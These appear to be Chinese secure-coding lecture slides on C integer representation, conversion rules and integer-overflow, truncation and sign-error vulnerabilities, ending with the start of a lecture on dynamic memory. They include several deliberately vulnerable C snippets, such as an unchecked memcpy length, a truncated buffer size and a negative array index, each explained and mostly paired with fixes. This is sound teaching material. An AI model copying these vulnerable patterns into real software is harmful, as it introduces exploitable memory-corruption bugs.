


- 如果最高位未置位，表示+41，如果最高位被置位，则表示-41。



反码表示法

- 由于实现原码表示法所需的电路过于复杂，因此人们后来采用反码表示法取而代之。
- 将一个整数值的每一位取反，就得到于其对应的负数。





补码表示法

- 补码表示法的负数是在反码表示法的结果末位加 1 而得

$$\begin{array}{cccccccc} 0 & 0 & 1 & 0 & 1 & 0 & 0 & 1 \\ \downarrow & \downarrow & \downarrow & \downarrow & \downarrow & \downarrow & \downarrow & \downarrow \\ 1 & 1 & 0 & 1 & 0 & 1 & 1 & 0 \end{array} + 1 = \begin{array}{cccccccc} 0 & 0 & 1 & 0 & 1 & 0 & 0 & 1 \\ \downarrow & \downarrow & \downarrow & \downarrow & \downarrow & \downarrow & \downarrow & \downarrow \\ 1 & 1 & 0 & 1 & 0 & 1 & 1 & 1 \end{array}$$

- 补码表示法对0只有+0一种表示。
- 最高位仍然是符号位。
- 正数的补码表示法则与原码表示法相同。



带符号和无符号类型

- C和C++ 中的整数分为带符号和无符号两种。
- 每一种带符号类型都有对应的无符号类型。




带符号整数

- 带符号整型用来表示正值和负值
- 在一个使用补码表示法的计算机上，带符号整数的取值范围是 -2^{n-1} 到 $2^{n-1}-1$ 。

反码和原码：
最小值 $-2^{n-1}+1$



带符号的整数表示法






无符号整数

- 无符号整数的取值范围：最小值为0，最大值依赖于该类型所占位数的大小
- 如果该类型所占位数的大小为 n ，那么最大值即为 $2^n - 1$
- 任一种带符号整型都有对应的无符号整型。



无符号整数表示法





整数类型

- 整数类型可以分为两大类：标准整型和扩展整型。

- 标准整型包括所有已经广为人知的那些整型

- 扩展整型则是指C99标准中定义的带有定长约束的整型。



标准类型

- 标准整型包含的类型如下（以长度非递减的顺序排列）：

→ `signed char`

→ `short int`

→ `int`

→ `long int`

→ `long long int`



扩展整型

- 扩展整型由具体实现定义，包含如下类型
 - `int#_t`, `uint#_t` 其中，表示该类型的精确宽度
 - `int_least#_t`, `uint_least#_t` 其中 # 表示该类型的最小宽度
 - `int_fast#_t`, `uint_fast#_t` 其中 # 表示在保证指定的最小宽度的前提下具有最快处理速度的宽度值
 - `intptr_t`, `uintptr_t` 表示其宽度足够保存对象指针类型的整型。
 - `intmax_t`, `uintmax_t` 表示最宽的整型。



平台相关的整型

- 厂商通常会提供一些平台相关的整数类型
- 例如微软Windows API就定义了大量的整型
 - `__int8`, `__int16`, `__int32`, `__int64`
 - A到M
 - `BOOLEAN`, `BOOL`
 - `BYTE`
 - `CHAR`
 - `DWORD`, `DWORDLONG`, `DWORD32`, `DWORD64`
 - `WORD`
 - `INT`, `INT32`, `INT64`
 - `LONG`, `LONGLONG`, `LONG32`, `LONG64`
 - Etc.




整数取值范围

- 一个整数类型的最大值和最小值取决于
 - 该类型的表示法
 - 是否带符号
 - 分配的内存位数大小
- C99标准规定了这些值的最小范围。




整数取值范围的例子


signed char



unsigned char



short



unsigned short





整型转换

- 在C和C++中，类型转换既可能作为转型（`cast`）操作的结果显式发生，也可能因为某个操作的需要而隐式发生。
- 整型转换可能会导致数据丢失或错误的表示。
- 隐式转换是C语言可以对混合数据类型执行操作能力的结果。
- C99标准规定了C编译器应该如何处理转换操作
 - 整型提升
 - 整型转换级别
 - 普通算术转换



整型提升

- 在比int小的整型进行操作时，它们会被提升。
- 如果原始类型的所有值都可以用int 表示，
 - 较小的类型会被转换成一个int
 - 否则被转换成一个**unsigned int**
- 整型提升被作为普通算术转换的一个组成部分
 - 某些自变量表达式
 - 一元的+、-、和~操作符
 - 移位操作



整型提升例子

- 由于整型提升，因此这里c1和c2 都要被提升到int类型的大小

- **char c1, c2;**

c1 = c1 + c2;

- 然后两个int类型的数据相加，求和结果被截断以适应char类型的大小。

- 整型提升主要是为了防止运算过程中中间结果发生溢出而导致算术错误



隐式转换

● 1. `char cresult, c1, c2, c3;`

● 2. `c1 = 100;`

● 3. `c2 = 90;`

● 4. `c3 = -120;`

● 5. `cresult = c1 +`

`c1`、`c2`的和超过了`signed char`类型的最大值

然而，由于发生了整型提升，`c1`、`c2`和`c3`都被转换为整型，因此整个表达式的结果能够被成功地计算出来。

该结果随后被截断，并存储在`cresult`中，没有数据丢失

`c1`与`c2`相加



整数转换级别

- 每一种整数类型都有一个相应的整型转换级别（integer conversion rank），决定了转换操作将会如何执行。



整数转换级别的规则

- 没有任何两种不同的带符号整型具有相同的级别，即使它们的（内存）表示法相同。
- 低精度的带符号整型的级别比高精度的带符号整型类型的级别低。
- `long long int`类型的级别比`long int`高，`long int`的级别比`int`高，`int`的级别比`short int`高，`short int`的级别比`signed char`高。
- 无符号整型的级别与对应的带符号整型的级别相同。



从无符号整型转换

- 从较小的无符号整型转换到较大的无符号整型
 - 总是安全的
 - 通常通过对其值进行零扩展而完成
- 当一个较大的无符号整型被转换到一个较小的无符号整型的时候
 - 较大的值将会被截断
 - 低位数据被保留



从无符号整型转换

- 当无符号整型转换到其对应的带符号整型的时候
 - 位模式（即所有的位数据）将会被保留，因此没有数据会因此丢失
 - 最高位数据变成了符号位
- 如果该符号位被置位，该值的符号和大小都会发生改变。

无符号	目标类型	转换方法
char	char	保留原位表示，最高位变符号位
char	short	零扩展
char	long	零扩展
char	unsigned short	零扩展
char	unsigned long	零扩展
short	char	保留低位字节
short	short	保留原位表示，最高位变符号位
short	long	零扩展
short	unsigned char	保留低位字节
long	char	保留低位字节
long	short	保留低位字
long	long	保留原位表示，最高位变符号位
long	unsigned char	保留低位字节
long	unsigned short	保留低位字

关键：

丢失数据

数据曲解



带符号整型转换

- 当一个非负的带符号整数被转换为一个相同大小或更大的无符号整型的时候，
 - 值不会发生变化
 - 带符号整数需作符号扩展
- 当一个带符号整数被转换为一个较短的带符号整型的时候，则是通过截断高位完成的



带符号整型转换2

- 当带符号整数转换到无符号整数
 - 其位模式被保留，故不会有数据的丢失
 - 高位失去了符号位的功能
- 如果带符号整型的值非负的话，那它的值不会发生改变。
- 如果其值是负数的话，得到的无符号结果将被求值为一个非常大的带符号整数。

源类型	目标类型	转换方法
char	short	符号扩展
char	long	符号扩展
char	unsigned char	保留原位表示，最高位失去符号位功能
char	unsigned short	符号扩展到short; short转换到unsigned short
char	unsigned long	符号扩展到 long; long 转换到 unsigned long
short	char	保留低位字节
short	long	符号扩展
short	unsigned char	保留低位字节
short	unsigned short	保留原位表示，最高位失去符号位功能
short	unsigned long	符号扩展 到 long; long 转换到 unsigned long
long	char	保留低位字节
long	short	保留低位字
long	unsigned char	保留低位字节
long	unsigned short	保留低位字
long	unsigned long	保留原位表示，最高位失去符号位功能

关键：

丢失数据

曲解数据



带符号整型转换例子

1. `unsigned int l = ULONG_MAX;`

2. `char c = -1;`

3. `if (c == l) {`

4. `printf("-1 = 4,294,967,295?\n");`

5. `}`

c与1 进行相等性
比较

由于整型提升规则发挥作用，导致c被转换成为一个无符号的整数，其值为**0xFFFFFFFF** 或 4,294,967,295



带符号或无符号字符

- `char`类型既可以是带符号的，也可以是无符号
- 当一个符号位被置位的`signed char`类型的数据被当作整型保存时，其结果就是一个负数。
- 当处理值可能会大于127 (0x7F) 的字符数据时，对于涉及的字符缓冲区、指针及转型，最好用`unsigned char`代替`char`或`signed char`。



整数错误情形1

- 整型操作下面情况下会导致非预期的结果
 - 溢出
 - 符号错误
 - 截断错误



整数溢出

- 当一个整数被增加超过其最大值或被减小小于其最小值时即会发生整数溢出
- 带符号和无符号的数都有可能发生溢出

带符号溢出发生于对符号位执行进位时

无符号溢出则发生于当底层表示不再能够表示一个值时。



整数溢出例子s 1

- 1. `int i;`
- 2. `unsigned int j;`
- 3. `i = INT_MAX; // 2,147,483,647`
- 4. `i++;`
- 5. `printf("i = %d\n", i);`
- 6. `j = UINT_MAX; // 4,294,967,295;`
- 7. `j++;`
- 8. `printf("j = %u\n", j);`

`i = -2,147,483,648`

`j = 0`



整数溢出例子s 2

- 9. `i = INT_MIN; // -2,147,483,648;`

- 10. `i--;`

`i=2,147,483,647`

- 11. `printf("i = %d\n", i);`

- 12. `j = 0;`

- 13. `j--;`

`j = 4,294,967,295`

- 14. `printf("j = %u\n", j);`



截断错误

- 截断错误发生于
 - 将一个较大整型的数转换到较小的整型
 - 该数的原值超出较小类型的表示范围
- 原值的低位被保留下来而高位则被丢弃。



截断错误例子

1. `int i = -3;`
2. `unsigned short u;`
3. `u = i;`
4. `printf("u = %hu\n", u);`

隐式转换为较小的无符号整数

有足够的位来表示值，所以没有发生截断。但是补码表示法被解释为一个大的符号值，所以 **u = 65533**



符号错误

- 从**无符号整型**转换到**带符号整型**，它们是
 - **相同大小-位模式**保留**不变**；**最高位**变成**符号位**
 - **更大**- 进行**符号扩展**，然后才执行转换
 - **更小**-**保留低位**
 - 如果**无符号整数的最高位**
 - **没被设置**- **值不变**
 - **被设置** - **变成负值**



符号错误

- 带符号整型转换到无符号整型，它们是
 - 相同大小-位模式保留不变; 最高位变成符号位
 - 更大- 进行符号扩展，然后才执行转换
 - 更小-保留低位
- 如果带符号整数的值是
 - 非负的- 值不变
 - 负的-结果通常是一个很大的正值



符号错误例子

- 1. `char cresult, c1, c2, c3;`
- 2. `c1 = 100;`
- 3. `c2 = 90;`
- 4. `cresult = c1 + c2;` C1加 c2 超过了 `signed char (+127)` 的最大值

当该值赋给一个太小的数据类型的时候，而无法表示结果值的时候。会发生截断错误。

在操作前，把比 `int` 小的整型提升为 `int` 或 `unsigned int`



漏洞

- 漏洞就是一系列允许违反显式或隐式的安全策略的情形。安全缺陷可能是由于硬件层的整数错误或者是跟整数有关的不完善逻辑所造成的
- 当这些安全缺陷与其他情形结合起来时，就可能会产生漏洞



(1) JPEG例子

- 基于在处理JPEG文件注释域（comment field）时存在的实际漏洞
 - ➔ JPEG文件的注释域中包含一个长为两个字节的长度域，后者用来指示注释域的长度（也包括该两个字节的长度域本身在内）
 - ➔ 为了确定注释字符串的单独长度（以便进行内存分配），函数会读取长度域的值并将其减2。
 - ➔ 后函数根据注释的长度加上用于表示终结null字符的1个字节所得的总长度来分配内存空间。



Integer 数溢出山倒了

分配到0字节（第4行）内存的调用可以成功执行，由于size被声明为unsigned int（第2行），从而当执行第5行代码时导致其结果是一个极大的正整数0xFFFFFFFF（1减2时产生的），所以可能会产生溢出。

```
void getComment(unsigned int len, char *src) {
```

```
    unsigned int size;
```

分配到0字节内存可以成功执行

```
    size = len - 2;
```

```
    char *comment = (char *)malloc(size + 1);
```

```
    memcpy(comment, src, size);
```

```
    return;
```

一个极大的正整数0xffffffff

```
}
```

```
int _tmain(int argc, _TCHAR* argv[]) {
```

```
    getComment(1, "Comment ");
```

```
    return 0;
```

当图像注释的长度域的数值为1时可能会产生溢出

```
}
```



(2) 内存分配例子

- 整数溢出例子也会发生于内存分配 **calloc()** 时，当计算一块内存区域的大小并调用 **calloc()** 或其他内存分配函数来分配内存时可能会引起整数溢出
- 可能会返回一个小于需求大小的缓存，从而可能会导致后面的缓冲区溢出
- 以下代码片断可能会产生漏洞

```
C: p = calloc(sizeof(element_t), count);
```

```
C++: p = new ElementType[count];
```



内存分配

库函数**calloc**（）接受两个参数

- 存储元素类型所需要的空间
- 元素的个数

对于C++的**new**操作符的情形，则不需要显式指定元素类型大小

为了计算所需内存的大小，使用元素个数乘以该元素类型所需的单位空间来计算



整数溢出条件

如果计算所得结果无法用带符号整数表示，那么，尽管分配程序看上去能够成功地执行，但实际上它只会分配非常小的内存空间。应用程序对分配的缓冲区的写操作可能会越界，从而导致基于堆的缓冲区溢出。

子 1

变量len在第3行被声明为带符号整型，这就决定了它在第5行被赋值时可能会得到一个负值。负值可以绕过第6行的检查，因为小于设定的缓冲区（BUFF_SIZE）长度。在第7行对memcpy（）的调用中，这个带符号整数被视作一个size_t类型的无符号整数。这就导致了一个符号错误，因为负的长度值被解释为一个很大的正整数，从而导致缓冲区溢出。

程序接受两个参数：将要被复制的字符串和它的长度

```
#define BUFF_SIZE 10
```

```
int main(int argc, char* argv[]){
```

```
    int len;
```

len被声明为带符号整型

```
    char buf[BUFF_SIZE];
```

```
    len = atoi(argv[1]);
```

argv[1] 也可以是一个负值

```
    if (len < BUFF_SIZE){
```

一个负值能够绕过该检测

```
        memcpy(buf, argv[2], len);
```

解决1：第6行

0<len<BUFF_SIZE

解决2：第3行声明

len无符号

值被认为是无符号的size_t类型



符号错误例子 2

负的长度值被解释为一个很大的正整数，从而导致缓冲区溢出

这个漏洞可以通过限制整数len为一个有效值来避免

- ➔ 加设一个更有效的范围校验以保证 len 的值在 0 到 `BUFF_SIZE` 之间
- ➔ 声明为无符号整型 `declare as an unsigned integer`
 - 消除在调用函数 `memcpy()` 时从带符号整型到无符号整型的转换
 - 防止发生符号错误



(4) 截断:漏洞执行

```
bool func(char *name, long cbBuf) {  
    unsigned short bufSize = cbBuf;  
    char *buf = (char *)malloc(bufSize);  
    if (buf) {  
        memcpy(buf, name, cbBuf);  
        if (buf) free(buf);  
        return true;  
    }
```

cbBuf 用户初始化用于分配**buf**内存的 **bufSize**

cbBuf被声明为**long**用于设定**memcpy()**操作中的大小参

```
    return false;  
}
```



截断漏洞

- `cbBuf` 被临时保存在了一个 `unsigned short bufsize` 中
- 不论是GCC还是Visual C++，在基于IA-32的编译器上，`unsigned short`的最大值都是65 535。而同一平台上`signed long`的最大值是2 147 483 647。
- 任何值位于65 535和2 147 483 647之间的`cbBuf`在进行赋值时都会发生截断错误



截断漏洞

- 当bufSize同时用于调用malloc ()和memcpy()的时候，只会发生错误并不会产生漏洞
- 由于bufSize被用于分配缓冲区的大小，而cbBuf则是用来在调用函数memcpy()时指定大小，因此，任何在1 到 2,147,418,112 (2,147,483,647 - 65,535) 字节之间的buf值都会引起溢出



(5) 非异常的整数逻辑错误

许多可利用的软件缺陷并不完全需要一个异常条件(比如整数溢出)。



负数索引

```
int *table = NULL;

int insert_in_table(int pos, int value){
    if (!table) {
        table = (int *)malloc(sizeof(int) * 100);
    }

    if (pos > 99) {
        return -1;
    }

    table[pos] = value;
    return 0;
}

// 如果pos是负值，value将被写入缓冲区pos*4字节之前的位置
```

从堆中分配存储空间给数组

pos小于 99

value被插入数组的指定位置



漏洞

- 对插入位置pos缺乏必要的范围检查，因此将会导致一个漏洞
 - ➔ 因为pos开始时被声明为带符号整数，即传递到函数中的值可正可负
 - ➔ 可以捕获下标越界的正值，但是负值却不会被捕获



(6) 其他 C99 整数类型

●下面的类型有特定的用处：

→ **ptrdiff_t** 为表示两指针相减的结果的带符号整型

→ **size_t** 是表示 **sizeof** 操作符结果的无符号整型。

→ **wchar_t** 的取值范围可以表示所支持的现场（**locales**）中最大扩展字符集中的所有字符代码。



介绍案例

接受两个字符串类型的参数并且计算它们的总长度（加上结尾空字符占用的1个额外的字节）

```
int main(int argc, char *const *argv) {  
    unsigned short int total;  
    total = strlen(argv[1]) +  
            strlen(argv[2]) + 1;  
    char *buff = (char *) malloc(total);  
    strcpy(buff, argv[1]);  
    strcat(buff, argv[2]);  
}
```

分配足够的内存来存储两个字符

首先将第一个参数复制到缓冲区中，然后将第二个参数连接在其尾部



漏洞

攻击者可能会提供两个总长度无法用unsigned short整数total表示的字符串做参数

strlen()函数返回一个 **size_t**类型，一个IA-32 上的**unsigned long int**

→ 有因此，lengths+1的和是一个**unsigned long int**.

→ 分配给**unsigned short int total**时，值必须被截断

一旦长度的总和大于结果类型的表示范围，它将会被截断

攻击者可能会提供两个总长度无法用unsigned short整数total表示的字符串做参数。这样，一旦长度的总和大于结果类型的表示范围，它将会被取模截断。举例来说，如果第一个参数的长度是65 500个字符，第二个参数的长度是36个字符，那么它们的长度总和加1将是65 537个字符。函数strlen () 被定义成返回一个类型 size_t的结果，通常就是一个unsigned long。由于65 500和36都是unsigned long，三个值的和也必然是unsigned long。而将一个unsigned long赋值给一个unsigned short型的变量total，必然要进行降级操作。假设short是16位，则上述运算的结果是 $(65500+37) \% 65536 = 1$ 。根据这个结果，函数malloc () 能够成功地分配所需的字节（即1个），但是该分配为strcpy () 和strcat () 的执行创造了缓冲区溢出条件。



NetBSD例子¹

- NetBSD 1.4.2及之前的版本中都使用了以下形式的整数范围检查:

```
if (off > len - sizeof(type-  
name) )  
    goto error;
```

- 这里的off和len都是带符号整型

1. NetBSD 安全报告2000-002.



- **sizeof** 操作符返回的是一个无符号整型 (**size_t**)

- 因此整数提升规则要求

len - sizeof(类型名)

- 应该按照无符号整型计算
- 当**len**小于**sizeof**的返回值时
 - 减法操作造成下溢并产生一个很大的正值
 - 整数范围检查逻辑被绕过



利用

- 一种能够消除此类问题的替代形式的整数范围检查如下所示：
 - `if ((off + sizeof(type-name)) > len)`
`goto error;`
- 程序员仍然必须保证`off`的值在一个定义的范围之内，以确保加法操作不会导致溢出



小结

- 整数漏洞自数据丢失或者错误的表示所产生
- 当整数操作产生了一个超过其特定整型范围的值的时候，就会发生整数溢出
- 当一个值存储在一个太小的类型里，以至于无法表示其结果的时候，就会发生截断。
- 标志错误源于符号位的误解,但不会导致数据的丢失



小结

- 防止这些整数漏洞发生的关键在于理解数字系统中这些整数行为的细微差异
- 限制整数的输入使其处于一个有效的范围内，可以阻止那些可能引起整数类型溢出的非常大或非常小的数据进入系统
- 很多整数输入都定义有明确的范围，其他的整数则拥有一个合理的上下限



小结 3

- 确保对整数的操作不会造成整数错误需要周详的考虑
- 一如既往地利用现有的工具、过程和技术来发现和防止整数漏洞是非常有意义的
- 静态分析和代码审核对于发现错误非常有效
- 源代码审核还为开发者提供了一种论坛，用来讨论什么会、什么不会造成安全缺陷，并考虑可能的解决方案



小结 4

- 动态分析工具与测试相结合使用，可以用作质量保证过程的一部分，尤其是当边界条件可被正确地评估出来的时候
- 如果正确地应用了整数类型范围检查，并且对某些可能超出范围的值（尤其是因为来自外部的操作）采用安全整数操作，完全有可能避免由整数范围错误所导致的漏洞



第十讲 动态内存安全

- 动态内存的程序员视角：
 - ➔ 动态内存函数
 - ➔ 动态内存管理器
- 常见错误
- 常见实现和利用
 - ➔ Doug Lea 内存分配器
 - ➔ RtlHeap
- 缓解策略



动态内存管理函数

- C标准定义的内存分配函数:
 - `calloc()`
 - `malloc()`
 - `realloc()`
- 使用`free()` 函数释放内存
- C++使用`new`表达式分配内存
- 使用`delete`表达式释放内存



动态内存管理函数

- `malloc(size_t size);`

- 分配 `size` 个字节，并返回一个指向分配的内存的指针

- 分配的内存未被初始化为一个已知值

- `free(void * p);`

- 释放由 `p` 指向的内存空间，这个 `p` 必须是先前通过调用 `malloc()`，`calloc()`，或者 `realloc()` 返回的

- 如果 `free(p)` 此前已经被调用过，将会导致未定义行为

- 如果 `p` 是空指针，则不执行任何操作



动态内存管理函数

- `realloc(void *p, size_t size);`
 - 将

所指向的内存块的大小改为size个字节
 - 新大小和旧大小中较小的值那部分内存所包含的内容不变
 - 新分配的内存未做初始化
 - 如果

是空指针

，则该调用等价于`malloc(size)`
 - 如果size等于0，则该调用等价于`free(p)`
 - 如果p不是空指针，则其必须是早先调用`malloc()`，`calloc()`，或者`realloc()`所返回的结果



动态内存管理函数

● `calloc(size_t nmemb, size_t size);`

- 为数组分配内存，该数组共有 `nmemb` 个元素，每个元素的大小为 `size` 个字节，并返回一个指向所分配的内存的指针
- 所分配的内存的内容全部被设置为0



内存管理器

- 既管理已分配的内存，也管理已释放的内存
- 作为客户进程的一部分运行
- 使用Knuth描述的动态存储分配算法的某个变种
- 分配给客户进程的内存，以及供内部使用而分配的内存，全部位于客户进程的可寻址内存空间内

